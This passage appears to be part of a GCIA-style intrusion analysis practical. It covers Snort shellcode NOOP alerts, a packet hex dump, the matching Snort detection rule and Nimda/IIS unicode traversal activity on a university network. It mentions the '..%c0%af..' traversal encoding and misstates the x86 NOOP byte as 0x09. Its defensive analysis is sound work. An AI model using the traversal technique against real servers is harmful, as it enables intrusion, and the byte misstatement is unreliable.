TCP TTL:54 TOS:0x0 ID:3883 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x34608F47  Ack: 0x4074041F  Win: 0x7D78  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-07:00:38.424488 64.15.251.199:80 -> 46.5.180.250:62648
TCP TTL:51 TOS:0x0 ID:25774 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xD2413F44  Ack: 0x144D4  Win: 0x7D78  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-09:43:26.604488 128.167.120.13:80 -> 46.5.180.250:61690
TCP TTL:47 TOS:0x0 ID:43241 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x9AF49A18  Ack: 0x707F4B09  Win: 0x60F4  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-12:05:29.624488 216.97.18.158:80 -> 46.5.180.250:62334
TCP TTL:47 TOS:0x0 ID:42659 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xCDB9DAFA  Ack: 0xDADBC5EB  Win: 0x7FE0  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-13:06:07.134488 130.94.153.99:80 -> 46.5.180.250:64445
TCP TTL:116 TOS:0x0 ID:17828 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x25A8A12E  Ack: 0x381B5  Win: 0x3F87  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-19:55:52.834488 64.12.151.56:80 -> 46.5.180.250:64940
TCP TTL:241 TOS:0x0 ID:58670 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x9D515835  Ack: 0x7F6757C2  Win: 0x832C  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/30-04:24:17.834488 63.240.60.10:80 -> 46.5.180.250:64094
TCP TTL:111 TOS:0x0 ID:13074 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x558F278C  Ack: 0x8CC147C  Win: 0x3D44  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4086030 1384930
```

I examined the packets that generated the “SHELLCODE x86 inc ebx NOOP.” The following is the entire contents of one of the packets above. This data is from the file logs\46.5.18.250\TCP_64094-80.ids.

```
[**] SHELLCODE x86 inc ebx NOOP [**]
06/30-04:24:17.834488 63.240.60.10:80 -> 46.5.180.250:64094
TCP TTL:111 TOS:0x0 ID:13074 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x558F278C  Ack: 0x8CC147C  Win: 0x3D44  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4086030 1384930
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
D8 FF DB 00 C5 00 0B 07 08 0A 08 07 0B 0A 09 0A  ................
0C 0C 0B 0D 10 1B 12 10 0F 0F 10 21 18 19 14 1B  ...........!....
27 23 29 29 27 23 26 25 2C 31 3F 35 2C 2E 3B 2F  '#))'#&%,1?5,.;/
25 26 36 4A 37 3B 41 43 46 47 46 2A 34 4D 52 4C  %&6J7;ACFGF*4MRL
44 52 3F 45 46 43 01 0C 0C 0C 10 0E 10 20 12 12  DR?EFC....... ..
20 43 2D 26 2D 43 43 43 43 43 43 43 43 43 43 43   C-&-CCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 02 0C 0C 0C 10 0E 10 20 12  CCCCCCC....... .
12 20 43 2D 26 2D 43 43 43 43 43 43 43 43 43 43  . C-&-CCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 FF C4 01 A2 00 00 01 05  CCCCCCCC........
01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02  ................
03 04 05 06 07 08 09 0A 0B 10 00 02 01 03 03 02  ................
04 03 05 05 04 04 00 00 01 7D 01 02 03 00 04 11  .........}......
05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91  ..!1A..Qa."q.2..
A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09  ..#B...R..$3br..
0A 16 17 18 19 1A 25 26 27 28 29 2A 34 35 36 37  ......%&'()*4567
38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56 57  89:CDEFGHIJSTUVW
58 59 5A 63 64 65 66 67 68 69 6A 73 74 75 76 77  XYZcdefghijstuvw
78 79 7A 83 84 85 86 87 88 89 8A 92 93 94 95 96  xyz.............
97 98 99 9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4  ................
B5 B6 B7 B8 B9 BA C2 C3 C4 C5 C6 C7 C8 C9 CA D2  ................
D3 D4 D5 D6 D7 D8 D9 DA E1 E2 E3 E4 E5 E6 E7 E8  ................
E9 EA F1 F2 F3 F4 F5 F6 F7 F8 F9 FA 01 00 03 01  ................
01 01 01 01 01 01 01 01 00 00 00 00 00 00 01 02  ................
03 04 05 06 07 08 09 0A 0B 11 00 02 01 02 04 04  ................
03 04 07 05 04 04 00 01 02 77 00 01 02 03 11 04  .........w......
05 21 31 06 12 41 51 07 61 71 13 22 32 81 08 14  .!1..AQ.aq."2...
42 91 A1 B1 C1 09 23 33 52 F0 15 62 72 D1 0A 16  B.....#3R..br...
24 34 E1 25 F1 17 18 19 1A 26 27 28 29 2A 35 36  $4.%.....&'()*56
```

```
37 38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56  789:CDEFGHIJSTUV
57 58 59 5A 63 64 65 66 67 68 69 6A 73 74 75 76  WXYZcdefghijstuv
77 78 79 7A 82 83 84 85 86 87 88 89 8A 92 93 94  wxyz............
95 96 97 98 99 9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2  ................
B3 B4 B5 B6 B7 B8 B9 BA C2 C3 C4 C5 C6 C7 C8 C9  ................
CA D2 D3 D4 D5 D6 D7 D8 D9 DA E2 E3 E4 E5 E6 E7  ................
E8 E9 EA F2 F3 F4 F5 F6 F7 F8 F9 FA FF C0 00 11  ................
08 00 78 00 A0 03 01 21 00 02 11 01 03 11 01 FF  ..x....!........
DA 00 0C 03 01 00 02 11 03 11 00 3F 00 F3 6C 73  ...........?..ls
4F 89 77 C9 8C 81 F5 34 9E C0 8D 9B 1D 37 CE E2  O.w....4.....7..
32 18 FB 1C D6 9C 5A 7D C5 B8 C8 46 1E E2 B0 55  2.....Z}...F...U
6C F5 37 F6 57 8E 83 EF E5 95 A3 51 B8 84 45 C0  l.7.W......Q..E.
18 C7 3E FE BF 5A C5 B8 04 EE CF 00 F5 24 74 AD  ..>..Z.......$t.
F9 EF A9 87 B3 B1 9D 21 1D 46 73 EA 6A BC A7 3C  .......!.Fs.j..<
92 71 48 0B 96 76 D2 35 B8 D8 87 2F CE 7B 0A BC  .qH..v.5.../.{..
BA 2A 15 F9 E5 7D C7 D0 60 56 7D 59 15 6B 28 24  .*...}..`V}Y.k($
91 47 52 D3 FE CB 86 DD 94 27 00 93 C8 3F E7 35  .GR......'...?.5
48 A3 1C E5 5B 19 E2 A9 6C 54 64 A4 B9 97 52 B3  H...[...lTd...R.
0D AC 46 72 01 C6 68 06 B4 01 C9 8E 69 CC 0E EE  ..Fr..h.....i...
7A 8E 28 01 B5 34 A8 D1 C1 06 5C 32 C8 A6 40 A3  z.(..4....\2..@.
F8 4E E2 A4 1F FB E4 1A 00 8C 0E 69 4D 20 2C E3  .N.........iM ,.
0D 53 46 22 27 E6 56 FC 08 A1 DF A0 D5 BA 93 A1  .SF"'.V.........
85 18 32 29 24 7F 7D 41 15 6E DE F1 E2 20 A4 50  ..2)$.}A.n... .P
0F A8 23 F9 1A 71 BF 50 97 2F 42 C3 EB 12 34 65  ..#..q.P./B...4e
24 B4 89 B2 31 94 72 B5 42 E6 E8 48 38 85 93 E9  $...1.r.B..H8...
26 7F 9D 36 97 62 6E FB 95 19 83 7C BF 37 27 81  &..6.bn....|.7'.
5A 9A 7E 86 30 25 BB F9 BB 88 FB 0F AF AD 67 37  Z.~.0%........g7
6D 88 A9 3E 58 DC D6 8A DB 7F DC 51 B4 1C 63 A1  m..>X......Q..c.
A7 88 71 D5 54 67 A1 AC CE 07 26 66 EB B6 E0 5A  ..q.Tg....&f...Z
B3 3E 36 A1 0E 32 71 F8 7E 22 B9 DF B5 44 99 00  .>6..2q.~"...D..
AB 0C F7 5C F6 ED FA D6 91 3A F0 EE F0 B1 5C E1  ...\.....:....\.
D9 88 03 07 D4 D3 59 18 FC D8 EA 73 57 D0 DF A9  ......Y....sW...
1E 0E 78 A5 F3 08 EB CD 03 17 78 35 66 FA 5B 59  ..x.......x5f.[Y
2E 14 DA 29 48 C4 51 82 18 FF 00 18 45 0E 7F 16  ...)H.Q.....E...
DC 7F 1A 00 8C 50 68 02 D7 53 4F 51 8A 06 3D 4E  .....Ph..SOQ..=N
0D 3C 36 29 A1 0B B8 E2 9A EC 8A A4 C8 48 1D B0  .<6).........H..
29 DC 46 CE 81 A4 16 2B 75 70 B8 72 3E 45 3F C2  ).F....+up.r>E?.
0F 7F AD 6D 35 A9 E9 80 00 F4 CF 4A E6 6E EC E3  ...m5......J.n..
AF 2B B1 14 2C 72 13 D1                          .+..,r..
```

3.2 Detect was generated by

The detect was generated by the following Snort rule:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE x86 inc ebx NOOP"; content:"|43 43 43 43 43 43 43 43 43
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43|"; classtype:shellcode-
detect; sid:1390; rev:3;)
```

The rule indicates that an alert should be generated when an IP packet from any port on an external host goes to a shellcode port on a host on the home network. The shellcode port is defined in the snort.conf file. This file indicates the following:

```
# Ports you want to look for SHELLCODE on.
var SHELLCODE_PORTS !80
```

This indicates that the shellcode ports are all ports except port 80. So, traffic must be going to any port on the target host except port 80. The rule also indicates that a message should be generated that states "SHELLCODE x86 inc ebx NOOP." The content of the packet is the important part of this signature. It states that traffic will have binary data represented in hexadecimal of repeating 43's. Hexadecimal 43 is equal to ASCII 'C.' The SID used to map this unique snort rule to an alert message from the sid-msg.map file is: 1390 || SHELLCODE x86 inc ebx NOOP.

3.3 Probability that the source address was spoofed

It is unlikely that the source IP address was spoofed. The attacker is attempting to exploit a buffer overflow and execute code on the victim. The attacker is actively targeting the particular host with the intent of executing malicious code. In an extreme case the attacker could gain privileged access to the machine. If the source IP were spoofed the attacker would not see if the attack worked. The attacker could compromise a third party and conduct the attack from the third party but their IP address still would not be spoofed.

3.4 Description of attack

This attack is an attempt to cause a buffer overflow. Some processors (e.g., Intel Pentium x386, SPARC, DEC Alpha, PowerPC) recognize certain binary instructions as "no operation" commands. This means that an attacker could potentially place these NOOP commands in the payload of a packet in an attempt to cause a buffer overflow and thus execute some code also in the payload of the packet. The attacker is attempting to exploit a particular program running on a particular processor. By causing a buffer overflow in an application like IMAP or DNS the attacker is attempting to gain shellcode access under the privilege of a powerful user. Shellcode is beyond my expertise but suffice it to say that an attacker is attempting to execute unauthorized code on the machine by exploiting a potential buffer overflow. The attacker is probably trying this attack blindly. The attacker would have to know my particular processor in order to successfully commit this attack.

Also, there are 17 packets with this NOOP characteristic and they are from 14 unique source IP addresses. All the packets are coming from port 80 on those source addresses. All of the packets are going to host 46.5.180.250 but to 17 unique ports all above 60,000. It appears that this is either a coordinated attack or this is a high volume site and is subject to frequent attacks.

3.5 Attack mechanism

This attack was attempting to cause a machine to run malicious code. The attacker sends malicious code to the victim and surrounds it in a lot of NOOP data. The buffer overflow causes a pointer in memory to be overwritten by a

pointer to the malicious code. As long as the pointer refers to somewhere with NOOP characters it will eventually reach the malicious data. The NOOP characters act as padding and give the attacker a greater chance that the attack is going to work. The actual NOOP character for x86 processors is 0x09 and not 0x43, which was detected here. It is possible to use operations characters instead of the NOOP character as long as the shellcode does not care about the state of the registers. So, 0x43 has the same effect as the 0x90 NOOP character. This particular attack is an attempt to perform the same buffer overflow using a different processor instruction.

3.6 Correlation

I searched Google.com and came across an email from Robert Graham regarding shellcode attacks, (http://www.der-keiler.de/Mailing-Lists/securityfocus/focus-ids/2002-04/0046.html). Graham indicates that some typical operations codes used in buffer overflow attacks are 0x90, 0x43 and 0x61.

Alen Lo suggests that the NOOP commands could also be associated with false positives, (http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00202.html). This may be part of legitimate web traffic if the traffic is coming from valid web servers (from port 80) and going to ports not known to be associated with services or trojan programs. In this case the NOOP commands would be false positives. Some of these above IP addresses are valid web sites so the notion that these are false positives is possible. For example, 63.249.89.46 is for Electro Automotive and 130.94.153.99 is for Road America.

3.7 Evidence of active targeting

It appears that the attackers may be targeting this particular machine, 46.5.180.250. All alerts for the “SHELLCODE inc ebx NOOP” are going to this particular host. Seventeen packets were detected for this particular attack and 14 are coming from unique IP addresses. No other machines on the network are being sent this attack so it appears that the attacker is trying to run malicious code on this particular machine.

3.8 Severity

severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 4. Without knowing the specific target it is difficult to determine how critical this attack is. The traffic in and of itself, however, is capable of compromising the host. The attacker may gain valuable insight into the host but also may be able to compromise the host.

Lethality: 4. If the attack is successful the attack can be lethal. The attacker, however, needs to know quite a bit about the particular machine they are

attacking. In addition, the shellcode attack is a means to an end. The shellcode just provides the possibility that other malicious code can be run successfully. The real vulnerability is the malicious code attached to the NOOP traffic.

System countermeasures: 2. Although we do not know if the host is actually running vulnerable software, the fact that many attacks are coming to this machine suggests that the attackers know more than we think.

Network countermeasures: 2. The firewall and routers most likely allowed the traffic to reach the host (depending on where the IDS is located; if it is outside the firewall then the firewall may have stopped the traffic).

Severity = (4 + 4) – (2 + 2) = 8 – 4 = 4. The severity of this traffic is high.

3.9 Defensive recommendation

Software running on this particular host should be evaluated. Also, the machine should be scanned to see what services are available via TCP/IP. Unneeded services should be disabled and required services should have the latest patches applied. Also, a firewall rule could be crafted to look for shellcode commands. Incoming traffic with shellcode commands should be dropped. The most important control is evaluating the services running on the machine and patching those that are required.

3.10 Multiple choice test question

What is the purpose of using no-operation instructions in buffer overflow attacks?

a. The NOOP instructions themselves are malicious code that can compromise a host.
b. The NOOP instructions increase the likelihood that an attack will work.
c. They are an attempt to elude the IDS.
d. They also commit a denial of service attack.

Answer: b

PART 3: ANALYZE THIS

Executive Summary

The University has typical traffic patterns for an academic institution. Due to the open nature of universities and colleges it is often difficult to adequately secure the network to prevent malicious activity. Since students are engaged in varied activities it is not feasible to create a completely locked down network environment. By analyzing and understanding network traffic, however, steps can be taken to minimize the risks associated with such an open environment. In particular, it is important that critical University network equipment and servers be protected from the latest vulnerabilities.

In order to understand the network traffic of the University, five consecutive days worth of intrusion detection system logs were analyzed. The logs were from Thursday, August 1, 2002 to Monday, August 5, 2002. This timeframe is during the summer term and represents a smaller amount of network activity than in the typical non-summer term (i.e., Fall, Winter, Summer terms). Although the traffic volume is smaller in the summer term, it does represent the type of activity that occurs during the normal school terms. A benefit to using the summer term is that there is a smaller, but just as representative, set of data to work with.

Different types of network activity were captured by the intrusion detection system (IDS). Those types of activity are:

- Alerts – Alerts represent traffic that matches an actual attack. The intrusion detection software has signatures that look for specific attacks.
- Scans – A network scan is an attempt to determine if a particular host (e.g., network server or client machine) is available and what services it may be running.
- Out of Specification Errors – Out of Specification (OOS) errors represent traffic that does not conform to legitimate network activity.

Reviewing this period of network activity provides some interesting insights. Alerts were fairly low on Thursday through Saturday – hovering around 50,000 alerts detected. Alert activity increased on Sunday and jumped significantly on Monday climbing to over 1.5 million detects. Scanning activity did not mirror alert activity. The amount of scanning activity increased going into the weekend and dropped off significantly on Monday. The number of scans on Thursday was well under a half a million and on Sunday the number of scans climbed to over 1.5 million. Figure 3.1 below shows alert and scan activity by day.




Figure 3.1: Scan and Alert Activity

Out of specification (OOS) activity was significantly less than alerts or scans. On Thursday, Sunday and Monday the OOS activity was negligable. The OOS activity spiked on Friday reaching nearly 1200 detects. The following day it fell to only about 500 detects. Out of all the network traffic that occurred over the five day period the OOS activity is fairly insignificant. Figure 3.2 shows OOS activity by day.




Figure 3.2: OOS Activity

The primary attacks detected on the University's network were attacks attempting to exploit vulnerabilities in Microsoft technologies. Specifically, the attacks were attempting to exploit Microsoft's Internet Information Server (IIS). IIS is a web server used to serve web pages to users connecting via a web browser. An interesting characteristic about the attacks detected on the University's network

is that a vast majority of the attacks are attempting to exploit one particular type of vulnerability. Specifically, most attacks were attempting to exploit the unicode directory traversal vulnerability. This attack, if successful, can allow a user to remotely run code on the victim's machine. This is a serious flaw in Microsoft's products. The IDS does not, however, tell us for certain whether the attacks were successful. Indications suggest that some of the attacks were successful and some University computers have been compromised. Since there are many student computers on the network there is a high probability that many machines on the network were successfully attacked in some form.

Also, a lot of suspicious traffic on the network is associated with file sharing services. Services such as WinMX allow users to easily exchange music and pictures. Such services, however, can be prime vectors for network attacks. Since users generally leave these programs running they are open and available for anyone on the Internet to connect to. Traffic associated with online gaming is also generating a significant amount of attack alerts. This traffic is similar to file sharing traffic in that users leave these programs running and allow anyone to connect to them.

Protecting University servers and network equipment from attack should be a priority for University IT staff. The challenge for IT staff is balancing the open nature of a University environment with a secure but restrictive computing infrastructure. The University can implement firewalls in key locations and perform filtering of traffic that would not be needed on the network. For example, traffic that is illegally formatted (e.g., packets that have invalid flag combinations) should be prevented from entering the University's network. Also, the University should have a strategy for analyzing vulnerabilities of University network equipment. The University should consider conducting vulnerability assessments. In addition, a process for managing patches should be deployed. The Microsoft Baseline Security Analyzer or the Windows update service (http://windowsupdate.microsoft.com), for example, are good ways to determine what patches are installed on Microsoft products. Furthermore, servers should be running current antivirus software with current virus signatures. Antivirus software is an effective method of stopping the spread of malicious code sent across the network.

The University is going to be constantly balancing student freedom versus network security. With solid policies and procedures, the University can strike a manageable balance. The analysis of network activity on the University's network for the five-day period does not reveal anything unexpected but information security needs to be addressed more diligently than it currently is.

List of Files Analyzed

Log files were downloaded from http://www.incidents.org/logs. Fifteen log files were analyzed – five files of each type (scans, alerts, OOS). Table 3.1 indicates the files analyzed.

Scans	Alerts	OOS
scans.02801.gz	alert.020801.gz	oos_Aug.1.2002.gz
scans.02802.gz	alert.020802.gz	oos_Aug.2.2002.gz
scans.02803.gz	alert.020803.gz	oos_Aug.3.2002.gz
scans.02804.gz	alert.020804.gz	oos_Aug.4.2002.gz
scans.02805.gz	alert.020805.gz	oos_Aug.5.2002.gz

Table 3.1: Log Files Analyzed

Analysis Process

To analyze the significant volume of log information I used the perl scripts written by Tod A. Beardsley in his GCIA practical dated May 8, 2002, (www.giac.org/practical/Tod_Beardsley_GCIA.doc). These are two great little perl scripts that simplify the complex task of summarizing log data into a meaningful format. The perl scripts categorize internal and external attacks by assuming that the MY.NET addresses are internal addresses. Since the logs I reviewed did not have MY.NET addresses to begin with I analyzed the logs and concluded that a specific IP range was the internal University network. I then replaced that IP address range with MY.NET. Non-routable IP addresses (e.g., 10.0.0.0/8, 192.168.0.0/16) are assumed to be internal as well – although some of these addresses may be spoofed.

I first attempted to concatenate all alert logs, all scan logs and all OOS logs. Due to the size of these files I found it difficult merging them into a single file for each type of activity. I ended up running separate reports on each activity for each day. For example, I ran the csv.pl and summarize.pl perl scripts on each of the five alert logs as well as all five of the scan logs. I then manually concatenated the results of the reports using Microsoft Excel. Once in Excel it was easy to work with the data. (The biggest challenge with this portion of the practical was summarizing the entire week's worth of data. It was easy to generate reports on each day but since the logs would not merge happily I had some long hours performing manual merging. The sheer size of the text files is a challenge to work with. Ideally, logging the data to a database (e.g., MySQL) and using a tool like ACID makes it much easier to query, summarize and report on alert, scan and OOS activity.)

I evaluated Arin.net information to determine the relationship between IP addresses. The University's network range is MY.NET.0.0/16. IP addresses for the University have been altered to MY.NET to protect the University's identity. Also, as will be seen, the majority of attacks come from and are going to IP addresses in this range. This is typical behavior for a university environment. Since the students know their IP address range and they know students

generally have weak security controls they are often the easiest to compromise. A more detailed analysis of the top sources and destinations for attacks is evaluated in sections below.

Alert Activity

The majority of attacks on the University's network are aimed at Microsoft technologies – specifically Windows and Internet Information Services (IIS). Attacks related to the unicode directory traversal vulnerability represent the majority of attacks since this vulnerability is used in the Nimda worm as well. Figure 3.3 below shows the top ten alerts detected on the network and the percentage of traffic each alert represents in relation to the other top ten alerts.




Figure 3.3: Top 10 Alerts in Relation to Each Other

Table 3.2 below shows the top ten alerts detected on the network and the number of occurrences of those attacks. A detailed analysis of each attack follows – including relationships between machines and possibly compromised machines.


	Occurrences	Attack Detected
1	877533	NIMDA - Attempt to execute cmd from campus host
2	494119	spp_http_decode: IIS Unicode attack detected
3	482402	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize

4	123305	NIMDA - Attempt to execute root from campus host
5	106883	UDP SRC and DST outside network
6	53562	spp_http_decode: CGI Null Byte attack detected
7	30083	SMB Name Wildcard
8	24220	TFTP - External UDP connection to internal tftp server
9	14578	External RPC call
10	11921	Watchlist 000220 IL-ISDNNET-990517

Table 3.2: Occurrences of the Top 10 Alerts

Nimda Worm

The Nimda worm spreads via multiple methods including email, open network shares, viewing a compromised web server, directory traversal vulnerability or from scanning, (CERT CA-2001-26, www.cert.org/advisories/CA-2001-26.html). One of the most common methods is through the directory traversal vulnerability. This vulnerability exploits Microsoft Internet Information Server versions 4.0 and 5.0. The directory traversal vulnerability allows a visitor to a web site to potentially run malicious code on the web server. The vulnerability allows an attacker to traverse through the file system and make modifications to the server that would not normally be allowed by an anonymous web user. The attack consists of sending the web server a GET request (that the attacker would enter as a URL in the location bar of the web browser). For example, the following command copies the cmd.exe (command prompt) to the \intepub\scripts folder on the web server.



This command copies the command prompt to a location that makes it easier for the attacker to use. The web page returned is below.

The attacker now has command line access to the operating system. At this point they would only have permissions of the anonymous web user, IUSR_*machinename* (which is a member of the Everyone group in Windows). This is only the beginning of what the attacker could possibly do. This attack uses unicode representations of the slash character. In the example http GET request above, the "..%c0%af.." represents unicode and allows the attacker to back out of the web server folders into the file system. A successful compromise

of the directory traversal vulnerability may allow the attacker to install and run code or add, change or delete files.

The Nimda worm, in particular, exploits the unicode directory traversal vulnerability by copying itself to the web server as admin.dll via TFTP. The infected machines create a listening TFTP server using UDP port 69. The worm also attempts to exploit already compromised web servers by using the files root.exe and cmd.exe that are located on remotely executable web directories. The worm modifies web documents and some executable files found on the infected systems. The worm can execute arbitrary commands under the context of the LocalSystem account. Furthermore, the worm may cause denial of service conditions by consuming network bandwidth.

Symantec.com indicates that the following ports are associated with Nimda, (http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html):

- TCP 25 (SMTP): Can be used to send email to targets with addresses from compromised client.
- TCP 69 (TFTP): Used for TFTP transfer of admin.dll for IIS infection.
- TCP 80: Used to target vulnerable IIS servers.
- TCP 137-139, 445: Can be used for worm transmission.

The Link Analysis section below details the implications of the Nimda worm on the University's network – including compromised machines. Correlations and Recommendations on the Nimda attack are detailed in the Link Analysis section as well.

IIS Unicode Attack

The IIS Unicode Attack is described in the Nimda attack above. The IIS Unicode is one method that the Nimda worm uses for propagation.

Correlations:

